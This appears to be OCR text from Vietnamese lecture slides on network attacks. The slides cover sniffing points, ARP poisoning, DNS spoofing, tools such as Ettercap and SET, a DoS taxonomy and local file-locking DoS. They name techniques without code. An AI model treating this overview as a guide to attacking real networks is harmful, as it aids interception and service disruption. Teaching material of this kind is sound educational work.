
Tấn công chặn bắt thông tin

- **Lắng nghe thông tin qua Hub**




Tấn công chặn bắt thông tin

- **Lắng nghe thông tin qua Span port trên switch**




Tấn công chặn bắt thông tin

- **Lắng nghe thông tin qua gateway**




Tấn công chặn bắt thông tin

- **Lắng nghe thông tin qua nút trung gian**



Tấn công chặn bắt thông tin

❖ Chặn bắt thông tin dùng ARP-poisoning




Kỹ thuật tấn công **Address Resolution Protocol (ARP) spoofing** hay còn gọi là ARP flooding, ARP poisoning hay ARP Poison Routing (APR). Đó là cách tấn công từ một máy tính trong mạng LAN, thông qua giao thức ARP và địa chỉ MAC, IP, nó nhằm ngắt kết nối từ một hay một số máy tính với Modem, dẫn đến tình trạng các máy tính đó không thể truy cập Internet.

Máy tính nạn nhân mất kết nối Internet nhưng vẫn có kết nối mạng LAN nên khi bạn ping đến máy nạn nhân vẫn có kết quả.

Tấn công chặn bắt thông tin

- **Chặn bắt thông tin dùng DNS-Spoofing**



Tấn công chặn bắt thông tin

- **Công cụ**
- WireShark
- Ettercap
- Social Engineering Tookit (SET)
- +++

Tấn công mạng

- Tấn công sniffing
- 2 **Tấn công DoS**
- Tấn công DDoS
- Tấn công giao thức mạng
- Tấn công khác

Tấn công từ chối dịch vụ

- Denial of Service (NOT "Deny")
- Là tấn công nhằm phá vỡ tính khả dụng của thông tin, hệ thống thông tin
- Phân loại

- Băng thông thấp
- Băng thông cao
  - Đơn lẻ
  - Phân tán

Tấn công DoS

- **Băng thông thấp**
  - Ping of Death
  - Teardrop
  - +++
- **Băng thông cao (máy đơn)**
  - SYN flood
  - Ping flood
  - HTTP POST DoS
  - +++

Local DoS attacks

❑ File Locking Local Denial of Service


- Hàm chống xung đột truy cập file: flock(), fcntl()
- Ngăn chặn việc truy cập file trong thời gian tùy ý bởi bất kỳ tiến trình, người dùng nào

Tấn công mạng

- Tấn công sniffing
- Tấn công DoS
- 3 Tấn công DDoS
- Tấn công giao thức mạng
- Tấn công khác


Tấn công DDoS

Tấn công từ chối dịch vụ phân tán



